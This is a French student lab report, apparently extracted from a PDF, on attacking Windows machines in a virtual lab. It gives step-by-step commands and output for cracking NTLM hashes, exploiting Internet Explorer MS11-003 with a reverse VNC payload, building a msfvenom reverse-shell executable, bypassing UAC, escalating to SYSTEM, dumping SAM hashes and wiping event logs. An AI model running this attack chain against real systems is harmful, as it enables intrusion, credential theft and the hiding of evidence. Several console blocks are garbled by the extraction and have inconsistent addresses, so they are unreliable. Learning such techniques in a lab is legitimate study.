Administrator : C:\Windows\system32\cmd.exe
C:\Users>net user /add test1 test1
La commande s'est terminée correctement.

C:\Users>net user /add test2 test2
La commande s'est terminée correctement.

C:\Users>net user /add test3 test3
La commande s'est terminée correctement.

C:\Users>
```

2. Générer une table arc-en-ciel avec Winrtgen de type NTLM.



3. Utiliser cette table pour trouver les mots de passes en claire se trouvant dans le fichier extrait de la base de données SAM de la machine Windows 2012.

Comme ça prends plus d'une journée à générer une table arc en ciel de caractère alphanumérique, j'ai décidé d'utiliser un site qui se base sur les tables arc en ciel pour casser les hash.

Et Voila:

```
AACD12D27C87CAC8FC0B8538AED6F058
0E8231621F574D3636255FF36DD86C9C
ED78E4BEE2001D143286284067C3BE3F
24CE0E21F1EAE9E7B55B69B2C96BE6C1
```

I'm not a robot

Privacy - Terms

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
AACD12D27C87CAC8FC0B8538AED6F058	NTLM	test1
0E8231621F574D3636255FF36DD86C9C	NTLM	test2
ED78E4BEE2001D143286284067C3BE3F	NTLM	test3
24CE0E21F1EAE9E7B55B69B2C96BE6C1	NTLM	test4

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Opinion sur la posture de sécurité de la cible :

Je pense que les mots de passe doivent respecter une certaine complexité. Kaspersky fournit un algorithme pour bien choisir son mot de passe : <https://password.kaspersky.com>

Le système de gestion SAM a ses points faibles comme n'importe quel autre système. C'est l'humain qui doit être vigilant avec son choix de mot de passe.

Exercice 2 : Exploitation d'une vulnérabilité côté machine cliente par l'établissement d'une session VNC.

VNC (Virtual Network Computing) permet à un attaquant d'accéder et contrôler une cible à partir d'un autre ordinateur. Il est également utilisé par les administrateurs réseaux pour d'autres raisons.

Objectif : l'objectif du LAB est d'aider les étudiants à apprendre comment exploiter des vulnérabilités côté machine cliente et établir une session VNC.

Environnement : Windows server 2012, Machine Kali Linux (Machine de l'attaquant), Machine windows 7 (machine de la victime), Un navigateur Web, privilèges administrateurs pour exécuter les outils.

1. Lancer msfconsole sur votre machine kali

2. Visualiser la console de Metasploit

```
[n1x@1337 ~] $ sudo service postgresql start
[n1x@1337 ~] $ sudo msfconsole -q
msf5 >
```

3. Chercher des exploits dans la base de données de Metasploit sur l'élévation de privilège. A cet effet tapez search ms11 et cliquer sur Entrer. Cette commande affichera les exploits disponibles dans la base de données de Metasploit.

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/browser/ms11_003_ie_css_import	2010-11-29	good	No	MS11-003 Microsoft Internet Explorer CSS Recursive Import Use After Free
1	exploit/windows/browser/ms11_050_mshtml_cobjectelement	2011-06-16	normal	No	MS11-050 IE mshtml!CObjectElement Use After Free
2	exploit/windows/browser/ms11_081_option	2012-10-11	normal	No	MS11-081 Microsoft Internet Explorer Option Element Use-After-Free
3	exploit/windows/browser/ms11_093_ole32_filehandle	2011-12-13	normal	No	MS11-093 Microsoft Windows OLE Object File Handling Remote Code Execution
4	exploit/windows/fileformat/ms10_038_excel_obj_bof	2010-06-08	normal	No	MS11-038 Microsoft Office Excel Malformed OBJ Record Handling Overflow
5	exploit/windows/fileformat/ms11_006Createsizeddibsection	2010-12-15	great	No	MS11-006 Microsoft Windows CreateSize dDBSECTION Stack Buffer Overflow
6	exploit/windows/fileformat/ms11_021_xlb_bof	2011-08-09	normal	No	MS11-021 Microsoft Office 2007 Excel .xlb Buffer Overflow
7	exploit/windows/local/ms11_080_afdjoinleaf	2011-11-30	average	No	MS11-080 AfdJoinLeaf Privilege Escalation

4. Taper use exploit/windows/browser/ms11_003_ie_css_import et cliquer sur Entrer

```
msf5 > use exploit/windows/browser/ms11_003_ie_css_import
msf5 exploit(windows/browser/ms11_003_ie_css_import) > _
```

5. Taper set payload windows/vncinject/reverse_tcp et cliquer sur Entrer

```
msf5 exploit(windows/browser/ms11_003_ie_css_import) > set PAYLOAD windows/vncinject/reverse_tcp
PAYLOAD => windows/vncinject/reverse_tcp
msf5 exploit(windows/browser/ms11_003_ie_css_import) > _
```

6. Pour voir les options valables taper show options et cliquer sur Entrer

Name	Current Setting	Required	Description
OBFUSCATE	true	no	Enable JavaScript obfuscation
SRVHOST	0.0.0.0	yes	The local host to listen on. This must be an address on the local machine or 0.0.0.0
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)

Name	Current Setting	Required	Description
AUTOVNC	true	yes	Automatically launch VNC viewer if present
DisableCourtesyShell	true	no	Disables the Metasploit Courtesy shell
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	4. Taper use exploit/windows/browser/ms11_003_ie_css_import	yes	The listen address (an interface may be specified)
LPOR...	4444	yes	The listen port
VNCHOST	127.0.0.1	yes	The local host to use for the VNC proxy
VNCPORT	5900	yes	The local port to use for the VNC proxy
ViewOnly	true	no	Runs the viewer in view mode

7. On voit que LHOST n'est pas mis et LPOR... est par défaut, On doit mettre LHOST ET LPOR...

8. Taper set LHOST [l'adresse IP de la machine de l'attaquant] et cliquer sur Entrer

9. Pour définir le port local, tapez set LPOR... 443 (ou laisser par défaut) et cliquer sur Entrer

```
msf5 exploit(windows/browser/ms11_003_ie_css_import) > set LHOST 192.168.56.1
LHOST => 192.168.56.1 Ret to Rop Olivier Fou... NOYAU (Mast... How to For...
msf5 exploit(windows/browser/ms11_003_ie_css_import) > set LPOR... 443
LPOR... => 443 Project proposal
```

10. Vérifier les options mises avec : show options et cliquer sur Entrer

11. Visualiser que le port Local et l'hôte local sont définis

Name	Current Setting	Required	Description
AUTOVNC	true	yes	Automatically launch VNC viewer if present
DisableCourtesyShell	true	no	Disables the Metasploit Courtesy shell
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	192.168.56.1	yes	The listen address (an interface may be specified)
LPOR...	443	yes	The listen port
VNCHOST	127.0.0.1	yes	The local host to use for the VNC proxy
VNCPORT	5900	yes	The local port to use for the VNC proxy
ViewOnly	true	no	Runs the viewer in view mode


12. Taper exploit et cliquer sur Entrer pour lancer l'exploit. Cette commande fournit une URL qui peut être utilisé pour envoyer à la machine victime à travers un email ou autre source de communication

NB : Le lien généré peut varier pour chaque exploit.

```
msf5 exploit(windows/browser/ms11_003_ie_css_import) > exploit
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] 11. Visualiser que le port local et l'hôte local sont définis
[*] Started reverse TCP handler on 192.168.56.1:433
msf5 exploit(windows/browser/ms11_003_ie_css_import) > [*] Using URL: http://192.168.56.1:8080/RG5h0hA
[*] Server started.
[*] 12. Taper exploit et cliquer sur Entrer pour lancer l'exploit. Cette commande fournit un
URL qui peut être utilisé pour envoyer à la machine victime à travers un email ou autre
```

13. Maintenant sur la machine windows 7 (la machine victime) et ouvrez internet explorer et taper ensuite le lien fournit : <http://192.168.0.1:8080/T9dMMj> et cliquer sur Entrer

14. Une fois que vous cliquez sur Entrer, internet explorer affichera une page blanche



15. Sur la machine Kali Linux (machine de l'attaquant). Vous pouvez voir une fenêtre de bureau distant de la machine victime s'ouvrant automatiquement.

```
[*] Local IP: http://192.168.0.24:8082/video.avi
[*] Server started.
[*] 192.168.56.108 ms11_050_mshtml_cobjectelement - Sending exploit (Internet Explorer 7 on Windows Vista)...
[*] 192.168.56.108 ms11_050_mshtml_cobjectelement - Sending exploit (Internet Explorer 7 on Windows Vista)...
[*] 192.168.56.108 ms11_050_mshtml_cobjectelement - Sending exploit (Internet Explorer 7 on Windows Vista)...
[*] 192.168.56.108 ms11_050_mshtml_cobjectelement - Sending exploit (Internet Explorer 7 on Windows Vista)...
[*] 192.168.56.108 ms11_050_mshtml_cobjectelement - Sending exploit (Internet Explorer 7 on Windows Vista)...
[*] Sending stage (179779 bytes) to 192.168.56.108
[*] Meterpreter session 1 opened (192.168.56.1:4444 -> 192.168.56.108:49555) at 2019-09-23 21:38:53 +0200
[*] Session ID 1 (192.168.56.1:4444 -> 192.168.56.108:49555) processing InitialAutoRunScript 'post/windows/manage/priv_migrate'
[*] Current session process is iexplore.exe (2672) as: win7-PC\win7
[*] Session has User level rights.
[*] Will attempt to migrate to a User level process.
[-] Could not migrate to explorer.exe.
[*] Attempting to spawn explorer.exe
[*] Successfully spawned explorer.exe
[*] Trying explorer.exe (3216)
```

16. Réduire la fenêtre et observer dans msfconsole que sans authentification, vous avez eu un accès sur la machine victime.

```
Active sessions      bureau distant de la machine victime s'ouvrant automatiquement.
=====
  Id  Name   Type           Information          Connection
  1   meterpreter x86/windows  win7-PC\win7 @ win7-PC  192.168.56.1:4444 -> 192.168.56.108:49555 (192.168.56.108)
```

Rapport : Analyser et documenter les résultats de Lab. Fournir votre opinion

sur la posture de sécurité de votre cible.

Opinion :

La vulnérabilité de IE est trop dangereuse car il suffit d'envoyer un lien à la victime sans qu'il télécharge un fichier malveillant et on aura contrôle sur sa machine.

Encore une fois, l'humain doit être prudent où il clique et aussi doit être à jour lui même et son système d'exploitation car la vulnérabilité n'existe plus sur les dernières version d'IE.


Exercice 3 : Élévation de privilège en exploitant des vulnérabilités côté machines clientes.

Objectifs : L'objectif de ce Lab. est d'aider les étudiants à apprendre comme faire une élévation de privilège sur une machine victime en exploitant ses vulnérabilités.

Environnement : Machine Windows server 2012, machine windows 7, Kali linux

Note : Avant d'effectuer ce Lab. Connectez-vous à votre machine Kali, Cliquer sur : Places Computer. Naviguer dans File système etc apache2 apache2.conf , entrer la commande servername localhost sur une nouvelle ligne

1. Lancer la machine windows 7 et connectez vous en tant qu'Administrateur



2. Passer sur votre machine Kali linux
3. Lancer le terminal
4. Taper la commande service postgresql start et cliquer sur Entrer
5. Taper la commande service metasploit start et cliquer sur Entrer
6. Taper la commande msfconsole et cliquer sur Entrer

```
n1x@1337:~$ sudo service postgresql start
[1] 11888 pts/0    S+   0:00 [msfconsole -q] * est également utilisé par les administrateurs de l'application.
n1x@1337:~$ sudo msfconsole -q
[1] 11888 pts/0    S+   0:00 [msfconsole -q] * est également utilisé par les administrateurs de l'application.
```

7. Taper la commande msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.0.1 LPORT=1337 > Desktop/Exploit.exe dans msfconsole et cliquer sur Entrer

Note : 192.168.0.1 est l'adresse IP de la machine Kali Linux.


```
[root@1337:/home/n1x] msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.0.1 LPORT=1337 -f exe > Exploit.exe
[*] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[*] No arch selected, selecting arch: x64 from the payload
[*] No encoder or badchars specified, outputting raw payload
[*] Payload size: 510 bytes
[*] Final size of exe file: 7168 bytes
```

Je résume les question de 8 à 16 avec un simple serveur python :

8. Cette commande créera un fichier exécutable Windows nommé Exploit.exe et sera enregistré sur le bureau de la machine Kali
9. Maintenant vous aurez besoin de partager Exploit.exe avec la machine victime qui est la machine windows 7 dans ce Lab.
10. Ouvrir un nouveau terminal, taper la commande mkdir /var/www/share et cliquer sur Entrer
11. Changer les privilèges sur le dossier share à 755 en tapant la commande chmod -R 755 /var/www/share/ et cliquer sur Entrer
12. Changer le propriétaire de ce dossier à www-data en tapant la commande chown -R www-data:www-data /var/www/share/ et cliquer sur Entrer
13. Taper la commande ls -la /var/www/ | grep share et cliquer sur Entrer
14. L'étape suivante consiste à démarrer le serveur apache. Taper la commande service apache2 start dans le terminal et cliquer sur Entrer

15. Maintenant que le serveur web apache est démarré, copier le fichier Exploit.exe dans le dossier share.

16. Tapez la commande cp /root/Desktop/Exploit.exe /var/www/share et cliquer sur Entrer



```
[root@1337]# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...

```

17. Passez dans le terminal msfconsole


18. Taper use exploit/multi/handler et cliquer sur Entrer

19. Faites successivement ces commandes :

a. Tapez set payload windows/meterpreter/reverse_tcp et cliquer sur Entrer

b. Taper set LHOST 192.168.0.1 et cliquer sur Entrer

20. Pour démarrer le Handler, tapez la commande exploit -j -z et cliquer sur Entrer



```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 192.168.
set LHOST 192.168.0.24 set LHOST 192.168.56.1
msf5 exploit(multi/handler) > set LHOST 192.168.0.24
LHOST => 192.168.0.24
msf5 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.0.24:4444
msf5 exploit(multi/handler) >
```

General
Name: Win7
Operating System: Windows 7 (64 bit)
Settings File Location: /root/VirtualBox VMs/Win7
System
Base Memory: 703 MB
Boot Order: Floppy, Optical, Hard

21. Passez à la machine Windows 7


22. Lancer Firefox, taper l'URL http://192.168.0.1/share/ dans la barre d'adresse. Note 192.168.0.1 est l'adresse de la machine Kali

23. Vous serez redirigé à la page d'indexe d'apache. Cliquer sur le lien Exploit.exe pour télécharger le fichier backdoor.

24. Cliquez sur enregistrer sur la fenêtre qui apparaît

25. Par défaut le fichier sera enregistrer dans C:\Users\[Username]\Downloads.

26. Cliquer sur ouvrir le dossier contenant le fichier à la fin du téléchargement



27. Double-cliquer sur Exploit.exe . si un avertissement de sécurité apparaît cliquer sur exécuter
28. Passer sur la machine Kali linux, visualiser que la session Meterpreter a été ouverte avec succès .
29. Tapez sessions -i 1 et cliquer sur Entrer (1 dans la commande sessions -i 1 il l'identifiant de la session)

```
[*] Sending stage (206403 bytes) to 192.168.0.28
[*] Meterpreter session 1 opened (192.168.0.24:1337 -> 192.168.0.28:50604) at 20
19-09-23 20:29:41 +0200
meterpreter >
```

30. Taper getuid et cliquer sur Entrer , cette commande affiche l'ID de l'utilisateur courant
31. Remarquer que le serveur meterpreter est entrain de tourner avec les privilèges normaux de l'utilisateur .
32. Vous ne serez pas capable d'exécuter de commandes (comme run hashdump qui extrait les hashes des comptes utilisateur localisé dans la base SAM ; clear ev qui efface les logs à distance,) cela demande le privilège administrateur
33. Vérifier le en exécutant la commande run hashdump.
34. Visualiser que la commande a échoué en extrayant les hashes du fichier SAM dans la machine window 7 et à retourner une erreur de dénie d'accès.

```
meterpreter >getuid
Server username: Win7-PC\Win7
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > clearev
[*] Wiping 322 records from Application...
[-] stdapi_sys_eventlog_clear: Operation failed: Access is denied.
meterpreter > _
```

35. A partir de là il est évident que le serveur Meterpreter requiert les privilèges Administrateur pour effectuer de telle action
36. Maintenant, on va essayer de faire une élévation de privilège eu utilisant une commande getsystem pour essayer d'élever les privilèges de l'utilisateur.
37. La commande est la suivante :
- getsystem -t 1

38. La commande échoue dans l'élévation de privilège et retourne une erreur de dénie d'accès.

```
[meterpreter > getsystem -t 1] stdapi_sys_eventlog_clear: Operation failed: Access is denied. The following was attempted:  
[-] Named Pipe Impersonation (In Memory/Admin)  
[meterpreter > _]  
35. A partir de là il est évident que le serveur Meterpreter n'a pas les droits d'Administrateur pour effectuer de telle action
```

39. Dans ce cas il est évident que c'est la sécurité de la machine windows 7 qui bloque cette manœuvre de gain d'accès

40. Maintenant on va essayer de by-passser les paramètres de contrôle de compte utilisateurs qui bloquent en tentant le gain d'accès non restreint

41. On va voir :

- a. Le Dessous de session courante de meterpreter
- b. Utiliser l'exploit bypassuac pour windows
- c. Mettre le payload meterpreter/reverse_tcp
- d. Configurer l'exploit et le payload
- e. Exploiter la machine utilisant le payload configuré ci-dessus pour essayer d'élever les priviléges

42. Taper background et cliquer sur Entrer .

43. Tapez use exploit/windows/local/bypass ac et cliquer sur Entrer

44. Ici , on aura besoin de configurer l'exploit . Pour savoir les options , tapez show options et cliquer sur Entrer

45. La section Module options apparaît affichant les options requises pour la configuration

46. Vous observerez que :

- a. L'option SESSION est requise , mais la configuration courante est vide. Ici, vous aurez besoin de mettre la session courante de meterpreter qu'on a eu dans l'étape 28 .
- b. L'option TECHNIQUE est requise mais la configuration courante est déjà mise à EXE. Donc ignorer cette option

47. Taper set SESSION 1 (1 est la session courante de meterpreter qui est en background dans ce Lab) et cliquer Entrer

```

msf5 exploit(multi/handler) > use exploit/windows/local/bypassuac
msf5 exploit(windows/local/bypassuac) > show options
Module options (exploit/windows/local/bypassuac):
Module options (exploit/windows/local/bypassuac):
=====
Name          Current Setting  Required  Description
SESSION        yes            yes       The session to run this module on.
TECHNIQUE     EXE            yes       Technique to use if UAC is turned off (Accepted: PSH, EXE)

Exploit target:
Id  Name
0   Windows x86

msf5 exploit(windows/local/bypassuac) > set SESSION 1
SESSION => 1

```

The screenshot shows the Metasploit Framework (msf5) interface. The command `use exploit/windows/local/bypassuac` has been run, followed by `show options`. The 'Module options' section displays two required options: 'SESSION' (set to 'yes') and 'TECHNIQUE' (set to 'EXE'). Below this, the 'Exploit target' section shows a single target entry for 'Windows x86'. Finally, the command `set SESSION 1` is entered and confirmed.

48. Maintenant nous avons configuré l'exploit, la prochaine étape consistera à mettre le payload et le configurer .

49. Taper set payload windows/meterpreter/reverse_tcp et cliquer sur Entrer pour mettre le payload meterpreter/reverse_tcp

50. La prochaine étape est de configurer ce payload. Pour savoir les options qu'on aura besoin pour configurer l'exploit, taper show options et cliquer sur Entrer

51. La section Module options apparaît , visualiser que la valeur de la session est mise .

52. La section Payload options affichés les paramètres requis

53. Observer que :

a. LHOST est requis mais la valeur courante est vide , ici ça doit être l'adresse de la machine Kali

b. EXITFUNC est requis mais la valeur courante est vide , ignorer cette option

c. LPORT est requis et la valeur courante est 4444, ignorer cette option

54. Pour mettre LHOST taper set LHOST 192.168.0.1 et cliquer sur Entrer

```

msf5 exploit(windows/local/bypassuac) > set PAYLOAD windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/local/bypassuac) > show options
Module options (exploit/windows/local/bypassuac):
   File Edit View Insert Tools
Name Current Setting Required Description
SESSION 1 a. LF yes Metasploitable
          The session to run this module on.
TECHNIQUE EXE b. EXITFU Technique to use if UAC is turned off.
                  (Accepted: PSH, EXE)
Payload options (windows/x64/meterpreter/reverse_tcp):
   Name Current Setting Required Description
EXIFUN process 55. yespl Yespl
LHOST      yes   The listen address (an interface may be specified)
LPORT      4444  ça yesm The listen port
Exploit target:
   Id Name
   0 Windows x86
msf5 exploit(windows/local/bypassuac) > set LHOST 192.168.0.24

```

55. L'exploit et le payload ont été configurés avec succès . Taper exploit et cliquer sur Entrer.

ça commence à exploiter les paramètres UAC dans la machine windows 7

56. Vous pourrez voir que l'exploit BypassUAC à bypasser avec succès les paramètres UAC sur la machine windows 7, vous aurez ainsi atteint avec succès la session meterpreter

```

[*] Started reverse TCP handler on 192.168.0.24:1337
[*] UAC is Enabled, checking level...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[+] Part of Administrators group! Continuing...
[*] Uploaded the agent to the filesystem...
[*] Uploading the bypass UAC executable to the filesystem...
[*] Meterpreter stager executable 7168 bytes long being uploaded...
[*] Sending stage (206403 bytes) to 192.168.0.28
[*] Meterpreter session 3 opened (192.168.0.24:1337 -> 192.168.0.28:50608) at 2019-09-23 20:38:07 +0200

```


57. Maintenant vérifions le statut de l'ID de l'utilisateur courant de meterpreter . Vous verrez que meterpreter tourne toujours avec les privilèges de l'utilisateur normal . taper getuid et cliquer sur Entrer.

58. A cette étape vous trouverez l'issue de la commande getsystem avec -t 1 passez y et essayez l'élévation de privilège .

59. Taper getsystem -t 1 et cliquer Entrer .

60. Maintenant la commande a fait avec succès l'élévation de privilège et retourne un message commençant par get system .

61. Maintenant taper getuid et cliquer sur Entrer . la session meterpreter tourne maintenant avec les privilèges SYSTEM (NT AUTHORITY\SYSTEM)



```
meterpreter > getuid
Server username: Win7-PC\Win7
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > _
```


62. Vérifions maintenant si on peut atteindre avec succès les privilèges SYSTEM/admin en utilisant une commande meterpreter qui nécessite ces privilèges pour être exécuter .

63. Pour l'instant essayer d'obtenir les hashes localisés dans le fichier SAM de la machine windows .

64. Taper run hashdump et cliquer sur Entrer . Meterpreter va extraire avec succès les hashes NTLM et les affiche .

65. Là vous aurez élevé avec succès les privilèges en exploitant les vulnérabilités de Windows 7.

66. Maintenant vous pourrez exécuter d'autres commandes comme(clearev qui efface les logs à distance) qui nécessitent les privilèges administrateurs



```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0::::
Win7:1000:aad3b435b51404eeaad3b435b51404ee:554403f0a69c96f2e0f76196d475b447::::
meterpreter > clearev
[*] Wiping 323 records from Application...
[*] Wiping 1368 records from System...
[*] Wiping 363 records from Security...
meterpreter > _
```